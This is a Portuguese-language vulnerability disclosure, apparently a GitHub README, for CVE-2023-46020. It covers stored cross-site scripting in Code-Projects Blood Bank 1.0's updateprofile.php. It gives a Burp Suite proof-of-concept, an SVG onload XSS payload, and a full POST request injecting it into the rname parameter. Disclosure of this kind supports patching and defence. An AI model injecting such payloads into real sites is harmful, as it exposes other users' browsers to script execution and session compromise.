CVE-2023-46020-Code-Projects-Blood-Bank-1.0-Stored-Cross-Site-Scripting-Vulnerability
- Autor do exploit: ersinerenler
Homepage do Fornecedor
Link do Software
Visão Geral
- Code-Projects Blood Bank V1.0 é suscetível a uma vulnerabilidade crítica de segurança envolvendo Cross-Site Scripting Armazenado (XSS) através de múltiplos parâmetros (rename, remail, rphone e rcity) no arquivo /updateprofile.php. A aplicação não sanitiza adequadamente os dados fornecidos pelo usuário, permitindo que atacantes injetem scripts maliciosos na aplicação. Isso pode levar à execução de código de script arbitrário nos navegadores de usuários desavisados, potencialmente comprometendo sua segurança e privacidade no contexto do site afetado.
Detalhes da Vulnerabilidade
- CVE ID: CVE-2023-46020
- Versão Afetada: Blood Bank V1.0
- Arquivo Vulnerável: updateprofile.php
- Parâmetros: rename, remail, rphone, rcity
- Tipo de Ataque: local
Referências:
Descrição
- Os parâmetros rename, remail, rphone e rcity no arquivo /file/updateprofile.php do Code-Projects Blood Bank V1.0 são suscetíveis a Cross-Site Scripting Armazenado (XSS). Esta vulnerabilidade surge devido à insuficiente validação e sanitização dos dados fornecidos pelo usuário. Um atacante pode explorar esta fraqueza injetando scripts maliciosos nestes parâmetros, que, quando armazenados no servidor, podem ser executados quando outros usuários visualizarem o perfil do usuário afetado.
Prova de Conceito (PoC) :
- Intercepte a requisição POST para updateprofile.php através do Burp Suite
- Injete o payload nos parâmetros vulneráveis
- Payload:
"><svg/onload=alert(document.domain)>
- Exemplo de requisição para o parâmetro
rname
POST /bloodbank/file/updateprofile.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Origin: http://localhost
Connection: close
Referer: http://localhost/bloodbank/rprofile.php?id=1
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

rname=test"><svg/onload=alert(document.domain)>&remail=test%40gmail.com&rpassword=test&rphone=8875643456&rcity=lucknow&bg=A%2B&update=Update

- Vá para a página de perfil e acione o XSS
 ersinerenler/cve-2023-46020-code-projects-blood-bank-1.0-stored-cross-site-scripting-vulnerability

